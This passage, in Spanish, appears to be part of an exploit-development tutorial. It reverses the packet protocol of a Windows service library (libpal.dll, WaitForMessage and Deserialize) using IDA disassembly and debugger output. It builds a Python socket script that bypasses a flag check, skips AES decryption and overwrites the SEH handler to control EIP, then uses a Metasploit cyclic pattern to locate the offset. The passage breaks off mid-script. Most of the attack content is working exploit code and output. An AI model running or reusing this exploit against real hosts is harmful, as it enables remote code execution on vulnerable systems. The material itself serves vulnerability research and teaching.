
Deabajo de la comparación con el header se encuentra una segunda comparación:

```
001FB74A mov    eax, [esp+444h+var_414]
001FB74E cmp    eax, 400h
001FB753 jbe    short loc_1FB796 [esp+444h
db 20h
db 0
db 0
db 0
db 0
```

Donde podemos observar como la 5ta parte de nuestro paquete es comparado con 0x400 (1024 Decimal) podemos deducir que se trata de un size que es utilizado en alguna operación.

```
pkg_part1 = "\x75\x19\xba\xab"
pkg_part2 = "\x03\x00\x00\x00"
pkg_part3 = "\x01\x00\x00\x00"
pkg_part4 = "\x1a\x00\x00\x00"
pkg_part5 = "\x20\x00\x00\x00"
pkg_part6 = "\x00\x00\x00\x00"
```

Si continuamos analizando el flujo de ejecución llegamos a otra instrucción controlada por nuestro mensaje:




Vemos que var\_418 contiene “1A0000FF” luego es movido a ecx, y ecx es utilizado para controlar el flujo del bucle donde se produce el crash. Es probable que este loop sea donde se lean byte a byte el mensaje que enviamos.

Si analizamos el mensaje que enviamos para generar el crash podemos determinar que **var\_418** se encuentra bajo nuestro control:


Esto nos permite ir reverseando el protocolo en base a los registros y variables que controlamos:

```
pkg_header = "\x75\x19\xba\xab"
pkg_part2 = "\x03\x00\x00\x00"
pkg_part3 = "\x01\x00\x00\x00"
pkg_ecx_loop_size = "\x1a\x00\x00\x00"
pkg_size = "\x20\x00\x00\x00"
pkg_part6 = "\x00\x00\x00\x00"
pkg_cmd = "SERVER_GET_INFO\x02"
pkg_part8 = "\x32\x01\x44\x61"
pkg_part9 = "\x74\x61\x01\x30"
pkg_part10 = "\x01\x00\x00\x00"
pkg_part11 = "\x00\x00\x00\x00"
```

Luego del loop podemos ver la siguiente comparación:



Si observamos el mensaje que genera el crash, nos damos cuenta de que también controlamos este valor:



The screenshot shows a terminal window with two tabs: 'crash.bin' and 't.py'. The 'crash.bin' tab displays assembly code with the following content:


```
1 7519baab
2 03000000
3 01000000
4 1a0000ff # CRASH
5
6 20000000
7 00ffffe00 # CMP ebp, var_410
8
9 5345525645525f4745545f494e464f02
f494e464f025345525645525f4745545
525f4745545f494e464f025345525645
25345525645525f4745545f494e464f0
5f494e464f025345525645525f474554
5525f4745545f494e464f02534552564
025345525645525f4745545f494e464f
```

Vamos modificando nuestro script con esta información:

```
pkg_header = "\x75\x19\xba\xab"
pkg_part2 = "\x03\x00\x00\x00"
pkg_part3 = "\x01\x00\x00\x00"
pkg_ecx_loop_size = "\x1a\x00\x00\x00"
pkg_size = "\x20\x00\x00\x00"
pkg_cmp_ebp_410 = "\x00\x00\x00\x00"
pkg_cmd = "SERVER_GET_INFO\x02"
pkg_part8 = "\x32\x01\x44\x61"
pkg_part9 = "\x74\x61\x01\x30"
pkg_part10 = "\x01\x00\x00\x00"
pkg_part11 = "\x00\x00\x00\x00"
```

Si seguimos analizando la comparación vemos que si la comparación no se cumple redirecciona hacia la función AES y luego sale.


Pero si la comparación es valida el flujo de ejecución es redireccionado hacia 2 funciones, las cuales son las únicas restantes en juego en la función `WaitForMessage` de `libpal.dll`




Podemos suponer que la función `DecryptBuffer` esta esperando el mensaje cifrado en AES con una key que no conocemos, por lo que idealmente deberíamos evitar pasar por esa sección.

En este punto podemos vamos a realizar algo de reversing estático sobre la librería `libpal.dll` por lo que la abrimos en una nueva instancia de IDA, y vamos a ir renombrando las variables que ya conocemos y marcando el camino ideal de nuestro mensaje:

Detectamos el Header del paquete:



Detectamos el `max_pkg_size`:



Detectamos el loop size del bufferReader:

The screenshot shows two assembly panes. The top pane highlights a sequence of instructions from address 1002B7EC to 1002B7FA. The bottom pane highlights a larger block of code starting at address 1002B7FC, labeled 'loc\_1002B7FC'. A green box surrounds the bottom pane. Red arrows indicate control flow from the top code to the bottom code.

```
1002B7EC      mov    ecx, [esp+444h+loop_size]
1002B7F0      mov    [esi+294h], eax
1002B7F6      xor    eax, eax
1002B7F8      test   ecx, ecx
1002B7FA      jbe   short loc_1002B805

1002B7FC loc_1002B7FC:      ; Buffer Read Loop
1002B7FC      mousx  ebp, byte ptr [eax+ebx]
1002B800      inc    eax
1002B801      cmp    eax, ecx ; if contador del loop == msg_length -> Salir
1002B803      jb     short loc_1002B7FC ; Buffer Read Loop
```

Detectamos el flag que redirecciona hacia las funciones de Deserialize y AES Decrypt:

The screenshot shows an assembly pane with a green box highlighting a block of code from address 1002B805 to 1002B809. A red arrow points from the previous code block down to this one.


```
1002B805
1002B805 loc_1002B805:
1002B805      cmp    ebp, [esp+444h+Flag_to_functions]
1002B809      jz     short loc_1002B81B
```

Siendo el flujo ideal de un paquete valido el siguiente:

**Verde:** Flujo de ejecución ideal

**Rosa:** Basic Blocks a Evitar

**Amarillo:** Basic Blocks donde suceden eventos para tener en cuenta



Teniendo esto en cuenta podemos modificar nuestro script en Python y tratar de crear un mensaje valido del máximo tamaño permitido (0x400), de esta forma evitar el crash en el loop y ver si las variables bajo nuestro control afectan al programa en otra sección.


Nuestro script quedaría de la siguiente forma:

```
pkg_header = "\x75\x19\xba\xab"
pkg_part2 = "\x03\x00\x00\x00"
pkg_part3 = "\x01\x00\x00\x00"
pkg_loop_length = struct.pack("<I", 0x400)
pkg_size = struct.pack("<I", 0x400)
pkg_flag_to_deserialize = "\x00\x00\x00\x00"
pkg_cmd = "A"*0x400
pkg_part8 = "\x32\x01\x44\x61"
pkg_part9 = "\x74\x61\x01\x30"
pkg_part10 = "\x01\x00\x00\x00"
pkg_part11 = "\x00\x00\x00\x00"
```

Especulamos que `pkg_loop_length` y `pkg_size` están relacionados de alguna forma entre si por ello los coloco con el mismo size para evitar el crash en loop. Además, podemos pensar que `pkg_cmd` debe ser el buffer donde espera los **1024 bytes**.

Iniciamos el programa en IDA y agregamos breakpoints en las zonas importantes y renombramos variables en Run Time:

Package Header y Package Size:



Buffer Read:

```
001FB79A
001FB79A loc_1FB79A:
001FB79A lea      ecx, [esp+444h+var_42C]
001FB79E push    ecx
001FB79F push    eax
001FB7A0 push    ebx
001FB7A1 mov      ecx, esi
001FB7A3 call    libpal__ReadBuffer@SCA_NetTransport@@QAEHPAEKPAK@Z
001FB7A8 test    eax, eax
001FB7AA jnz     short loc_1FB7C9
```

Loop Crash:

```
001FB7C9
001FB7C9 loc_1FB7C9:
001FB7C9 mov      edx, [esp+444h+pkg_size]
001FB7CD xor      ecx, ecx
001FB7CF lea      eax, [edx+18h]
001FB7D2 add      [esi+280h], eax
001FB7D8 adc      [esi+284h], ecx
001FB7DE add      [esi+290h], eax
001FB7E4 mov      eax, [esi+294h]
001FB7EA adc      eax, ecx
001FB7EC mov      ecx, [esp+444h+loop_size]
001FB7F0 mov      [esi+294h], eax
001FB7F6 xor      eax, eax
001FB7F8 test    ecx, ecx
001FB7FA jbe     short loc_1FB805
```

```
001FB7FC
001FB7FC loc_1FB7FC:
001FB7FC movsx   ebp, byte ptr [eax+ebx]
001FB800 inc      eax
001FB801 cmp      eax, ecx ; buffer read?
001FB803 jb       short loc_1FB7FC
```

Flag que salta hacia las funciones:

```
001FB805
001FB805 loc_1FB805:
001FB805 cmp      ebp, [esp+444h+Flag_to_Functions]
001FB809 jz       short loc_1FB81B
```

Ultimas funciones en juego:

```
001FB81B
001FB81B loc_1FB81B:
001FB81B test    byte ptr [esp+444h+var_41C], 8
001FB820 jz      short loc_1FB834

001FB822 push    edx
001FB823 lea     edx, [esi+150h]
001FB829 push    ebx
001FB82A push    edx
001FB82B lea     ecx, [esp+450h+var_434]
001FB82F call    libpal_?DecryptBuffer@SCA_Aes@QAEHPBDPAEK@Z

001FB834
001FB834 loc_1FB834:
001FB834 mov     ebp, [esp+444h+arg_4]
001FB838 push    ebx
001FB83C mov     ecx, ebp
001FB83E call    libpal_?Deserialize@SCA_NetMessage@QAEHPBD@Z
001FB843 test    edi, edi
001FB845 mov     ebx, eax
001FB847 jz      short loc_1FB859
```

Ejecutamos el script en Python y analizamos el proceso en IDA, al llegar al loop donde especulamos que leía nuestro buffer sucede lo siguiente:

```
libpal.dll:0045B7FC movsx   ebp, byte ptr [eax+ebx]
libpal.dll:0045B800 inc    eax
IP libpal.dll:0045B801 cmp    eax, ecx
libpal.dll:0045B803 jb     short loc_45B7FC
libpal.dll:0045B805
libpal.dll:0045B805 loc_45B805:
                    cmp    ebp, [esp+34h]
                    jz     short loc_45B81B
db 41h ; A
db 41h ; A
db 41h ; A
db 41h ; A
```

Podemos corroborar que efectivamente lee nuestro buffer y si prestamos atención a nuestro reversing estático:

```
001FB7C9
001FB7C9 loc_1FB7C9:
001FB7C9 mov     edx, [esp+444h+pkg_size]
001FB7CD xor     ecx, ecx
001FB7CF lea     eax, [edx+18h]
001FB7D2 add     [esi+280h], eax
001FB7D8 adc     [esi+284h], ecx
001FB7DE add     [esi+290h], eax
001FB7E4 mov     eax, [esi+294h]
001FB7EA adc     eax, ecx
001FB7EC mov     ecx, [esp+444h+loop_size]
001FB7F0 mov     [esi+294h], eax
001FB7F6 xor     eax, eax
001FB7F8 test    ecx, ecx
001FB7FA jbe    short loc_1FB805

001FB7FC
001FB7FC loc_1FB7FC:
001FB7FC movsx   ebp, byte ptr [eax+ebx]
001FB800 inc     eax
001FB801 cmp     eax, ecx      ; buffer read?
001FB803 jb     short loc_1FB7FC
```

Podemos ver como efectivamente controlamos loop\_size y pkg\_size en los registros:

Register	Value	Description
EAX	00000002	
EBX	01DDFA24	↳ Stack[ 000005FC ] : 01DDFA24
ECX	000000400	
EDX	000000400	
ESI	01EC6740	↳ debug037 : 01EC6740
EDI	00000000	
EBP	000000041	
ESP	01DDF9EC	↳ Stack[ 000005FC ] : 01DDF9EC
EIP	0045B801	↳ libpal.dll:libpal_WAITFOR
EFL	00000203	

Al llegar a la comparación de **flag\_to\_functions**, podemos ver como la comparación espera el valor 0x41 (Seguro relacionado a nuestro buffer) en ebp, y nosotros estamos enviando solo ceros:

```

libpal.dll:0045B801 cmp    eax, ecx
libpal.dll:0045B803 jb     short loc_45B7FC
libpal.dll:0045B805
libpal.dll:0045B805 loc_45B805:           ; CODE XREF: libpal.dll:libpal_?WaitForMessage@...
libpal.dll:0045B805 cmp    ebp, [esp+34h]
libpal.dll:0045B805 jz     short loc_45B81B
libpal.dll:0045B808 push   0      [esp+34h]=[Stack[ 000005FC]:01DDFA20]
libpal.dll:0045B80D push   offset unk_1874db 0
libpal.dll:0045B812 mov    ecx, esi  db   0
libpal.dll:0045B814 call   near ptr libpal!db 0
libpal.dll:0045B819 jmp    short loc_45B7Fdb 0

```

Esto nos redireccionara hacia el final de la función, por lo que realizamos una rápida corrección en nuestro archivo y ejecutamos nuevamente el script.

```

import socket
import struct

pkg_header = "\x75\x19\xba\xab"
pkg_part2 = "\x03\x00\x00\x00"
pkg_part3 = "\x01\x00\x00\x00"
pkg_loop_length = struct.pack("<I", 0x400)
pkg_size = struct.pack("<I", 0x400)
pkg_flag_to_deserialize = struct.pack("<I", 0x00000041)
pkg_cmd = "A"*0x400
pkg_part8 = "\x32\x01\x44\x61"
pkg_part9 = "\x74\x61\x01\x30"
pkg_part10 = "\x01\x00\x00\x00"
pkg_part11 = "\x00\x00\x00\x00"

package = pkg_header + pkg_part2 + pkg_part3 + pkg_loop_length + pkg_size + pkg_flag_to_deserialize + pkg_cmd + pkg_p

ip = "192.168.0.18"
port = 9221
con = (ip, port)

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect(con)
s.sendall(package)

while True:
    print s.recv(1024)

```

Al llegar nuevamente a la comparación de **flag\_to\_functions** podemos ver que efectivamente saltamos hacia las funciones ya que ebp == 0x41 que es igual a lo que enviamos como **flag\_to\_function** en nuestro mensaje

```

libpal.dll:0045B809 jz     short loc_45B81B
libpal.dll:0045B80B push   0      [esp+34h]=[Stack[ 00000688]:01DDFA20]
libpal.dll:0045B80D push   offset unk_1db 41h ; A
libpal.dll:0045B812 mov    ecx, esi  db   0
libpal.dll:0045B814 call   near ptr libpal!db 0
libpal.dll:0045B819 jmp    short loc_45db 0

```

Al continuar un flujo normal de ejecución podemos apreciar como evitamos sin hacer nada la función **DecryptBuffer** y llegamos a la función **Deserialize** cumpliendo de esta forma con el flujo esperado:


```

libpal.dll:0045B838 push   ebx
libpal.dll:0045B83C mov    ecx, ebp
EIP libpal.dll:0045B83E call   near ptr libpal_?Deserialize@SCA_NetMessage@@QAEHPBD@Z
libpal.dll:0045B843 test   edi, edi
libpal.dll:0045B845 mov    ebx, eax
libpal.dll:0045B847 jz     short loc_45B859
libpal.dll:0045B849 push   edi


```

En este punto hemos evitado el crash, tenemos múltiples registros y variables bajo nuestro control y un paquete valido con un size máximo de 1024 bytes lleno de nuestras “A”.

Para descartar la explotabilidad de este bug solo deberíamos obtener una salida limpia de la función, pero al continuar con la ejecución del programa aparece otro crash en la función **SCA\_GetToken** que es llamada cuando se ejecuta **Deserialize**:



Al continuar la ejecución nos encontramos con un SEH corrupto:



General registers	
EAX	00000000 ↵
EBX	00000000 ↵
ECX	41414141 ↵
EDX	77A76D8D ↵ ntdll.dll:ntdll_RtlRaiseStat
ESI	00000000 ↵
EDI	00000000 ↵
EBP	0237F478 ↵ Stack[ 00000D1C ]:0237F478
ESP	0237F458 ↵ Stack[ 00000D1C ]:0237F458
EIP	41414141 ↵
EFL	00010246

## Ejplotación del Binario


Ahora solo nos falta detectar cuales son los bytes con los que pisamos EIP, para esto vamos a generar un string pattern de 1024 bytes utilizando la ayuda de Metasploit.

```
[hdbreaker@hdbreaker] - (~/Desktop/Scripts/metasploit-framework/tools/exploit) - [git://master]
or X]-
↳ ruby pattern_create.rb -l 1024
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac
9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8A
f9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8
Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al
8A19Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9Am0An1An2An3An4An5An6An7An8Am9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7A
o8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7
Ar8Ar9As0As1As2As3As4As5As6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au
7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6A
x7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6
Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd
6Bd7Bd8Bd9Bd0Bd1Bd2Bd3Bd4Bd5Bd
g6Bg7Bg8Bg9Bh0Bh1Bh2Bh3Bh4Bh5Bh6Bh7Bh8Bh9Bi0B
```

Y lo sustituimos por nuestras “A” en el script.

```
crash.bin t.py scanners_controller.rb seeds.rb
1 import socket
2 import struct
3
4 pkg_header = "\x75\x19\xba\xab"
5 pkg_part2 = "\x03\x00\x00\x00"
6 pkg_part3 = "\x01\x00\x00\x00"
7 pkg_loop_length = struct.pack("<I", 0x400)
8 pkg_size = struct.pack("<I", 0x400)
9 pkg_flag_to_deserialize = struct.pack("<I", 0x00000041)
10 #pkg_cmd = "A"*0x400
11 pkg_cmd = "Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac
12 pkg_part8 = "\x32\x01\x44\x61"
13 pkg_part9 = "\x74\x61\x01\x30"
14 pkg_part10 = "\x01\x00\x00\x00"
15 pkg_part11 = "\x00\x00\x00\x00"
16
17 package = pkg_header + pkg_part2 + pkg_part3 + pkg_loop_length + pkg_size + pkg_flag_to_deserialize
18
19 ip = "192.168.0.18"
20 port = 9221
21 con = (ip, port)
22
23 s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
24 s.connect(con)
25 s.sendall(package)
26
27 while True:
28     print s.recv(1024)
```

Volvemos a ejecutar el Script y analizamos con IDA, pero vemos que el binario no vuelve a crashear, esto se debe a que el **cmp ebp, flag\_to\_function** no se esta cumpliendo:



Podemos ver como EBP tiene el valor **0x42** y que esta comparando con **0x41**

Si analizamos nuestro script con detenimiento:

```
9     pkg_flag_to_deserialize = struct.pack("<I", 0x00000041)
10    pkg_cmd = """Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab
11    Bg7Bg8Bg9Bh0Bh1Bh2Bh3Bh4Bh5Bh6Bh7Bh8Bh9Bi0B""""
```

Podemos determinar que [esp+34] (flag\_to\_functions) es controlado por `pkg_flag_to_deserialize` y que 0x42 de `ebp` esta siendo controlado por el ultimo byte de `pkg_cmd` (Note esto luego de varios intentos)

Podemos modificar el exploit para que esta condición siempre se cumpla de la siguiente forma:

```
pkg_header = "\x75\x19\xba\xab"
pkg_part2 = "\x03\x00\x00\x00"
pkg_part3 = "\x01\x00\x00\x00"
pkg_loop_length = struct.pack("<I", 0x400)
pkg_size = struct.pack("<I", 0x400)
pkg_cmd = "Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6
